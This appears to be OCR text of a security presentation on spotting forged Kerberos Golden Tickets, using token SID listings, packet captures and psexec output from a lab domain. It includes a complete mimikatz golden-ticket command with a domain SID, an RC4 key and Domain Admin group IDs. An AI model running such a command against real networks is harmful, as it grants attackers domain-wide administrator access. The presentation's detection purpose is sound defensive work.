
User: gam\monica_spears

User SID: S-1-5-21-511818909-1338016983-424820340-1791

Session: 2 Elevated: No (Default) Virtualized: No

SID	Type
S-1-5-15	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-513	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4095	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4108	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4119	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4147	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4163	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4174	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4195	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4197	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4292	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4306	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4409	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4434	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4561	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4586	NT (Authority)
S-1-5-32-545	NT (Authority)

Kerberos Authentication Flow (create process remotely)




Length	Info	SIDs	RID	CNameString	SNameString
1552	TGS-REQ	500,500,501,513,512,520,518,519	500	monica_spears,…	krbtgt,gam.click,HOST,
1481	TGS-REP	500,500,501,513,512,520,518,519,572	500	monica_spears,…	HOST,sharepoint.gam.c
1763	Bind: call_id: 2, Fra…	500,500,501,513,512,520,518,519,572	500	monica_spears,…	HOST,sharepoint.gam.c
1748	Session Setup Request	500,500,501,513,512,520,518,519,572	500	monica_spears	cifs,sharepoint

Select \\sharepoint.gam.click: cmd /c ping ya.ru -t

```
PS C:\Users\monica_spears> psexec \\sharepoint.gam.click -h cmd /c ping ya.ru -t

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com



Pinging ya.ru [77.88.55.242] with 32 bytes of data:
Reply from 77.88.55.242: bytes=32 time=10ms TTL=128
Reply from 77.88.55.242: bytes=32 time=12ms TTL=128
Reply from 77.88.55.242: bytes=32 time=10ms TTL=128
```

Kerberos Authentication Flow (on victim)



User: GAM\monica_spears **User: Monica (/user in mimikatz)**


User SID: S-1-5-21-511818909-1338016983-424820340-500 **But sid is *500 - DA**

Session: 0 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Descrip...	SID	T
gam\Guest	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-501	A
gam\Domain Admins	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-512	A
gam\Domain Users	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-513	A
gam\Schema Admins	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-518	A
gam\Enterprise Admins	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-519	A
gam\Group Policy Creator Owners	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-520	A
gam\Denied RODC Password Replication Group	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-572	A

We already see that token group SIDs – while generation GT and in PAC in Wireshark

Kerberos Authentication Flow (real Domain Administrator Logon)



SystemInformer.exe (2316) Properties

I run SystemInformer to see token info from Administrator

User: gam\Administrator

User SID: S-1-5-21-511818909-1338016983-424820340-500

Session: 1 Elevated: Yes (Default) Virtualized: Not allowed


That is real Administrators's Group Sids

Name	Status	Description	SID	Type
Groups				
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513	ActiveDirectory
gam\TR-17763145s-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4317	ActiveDirectory
gam\CO-29131715h-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4143	ActiveDirectory
gam\JE-bic-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4445	ActiveDirectory
gam\CL-chusbarre-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4508	ActiveDirectory
gam\LI-270-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4220	ActiveDirectory
gam\68-bar-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4190	ActiveDirectory
gam\TE-BEM-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4138	ActiveDirectory
gam\TE-cos-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4372	ActiveDirectory
gam\QU-585-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4404	ActiveDirectory
gam\TR-Mco-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4196	ActiveDirectory
gam\AR-arellano7-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4305	ActiveDirectory
gam\LL-pil-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4454	ActiveDirectory
gam\AB-leo-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4093	ActiveDirectory
gam\AN-dou-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4199	ActiveDirectory
gam\AN-260-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4362	ActiveDirectory


What and why adversaries do wrong

We try to explain that mistakes


Username ←→SID mismatch



```
mimikatz # kerberos::golden /domain:gam.click /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43ad00a8e90d836d3b051c9b
28e4abac /ticket:ticket.kirbi /groups:500,501,513,512,520,518,519 /user:dean_lynch /id:1617 /ptt
User      : dean_lynch
```



```
PSEXESVC.exe          NT AUTHORITY\SYSTEM
  cmd.exe             GAM\dean_lynch
    conhost.exe       GAM\dean_lynch
    PING.EXE          GAM\dean_lynch
```




PING.EXE (9932) Properties

User: GAM\dean_lynch


User SID: S-1-5-21-511818909-1338016983-424820340-1617

Mismatch



```
PS C:\Users\monica_spears> psgetsid dean_lynch

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for gam\dean_lynch:
S-1-5-21-511818909-1338016983-424820340-1612

PS C:\Users\monica_spears>
```


Account disabled



PING.EXE (9932) Properties


User: GAM\dean_lynch

User SID: S-1-5-21-511818909-1338016983-424820340-1617



```
PS C:\Users\Administrator> Get-ADUser -Identity S-1-5-21-511818909-1338016983-424820340-1617 | Select-Object enabled

enabled
-------
  False
```

User SIDs on token Groups



PSEXESVC.exe
cmd.exe
conhost.exe
PING.EXE
svchost.exe
svchost.exe
lsass.exe
fontdrvhost.exe
csrss.exe
winlogon.exe

PING.EXE (9932) Properties


User: GAM\dean_lynch
User SID: S-1-5-21-511818909-1338016983-424820340-1617
Session: 0 Elevated: Yes (Default) Virtualized: Not allowed

user SIDs

Name	Status	Description	SID
gam\Administrator	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-500
gam\Guest	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-501
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513

Also should check SIDHistory property

SIDs on token Groups doesn’t match real user membership




User: gam\Administrator

User SID: S-1-5-21-511818909-1338016983-424820340-500

Session: 0 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Description	SID
Groups			
gam\Guest	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-501
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513
gam\Domain Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-512
gam\Group Policy Creator Owners	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-520
gam\Schema Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-518
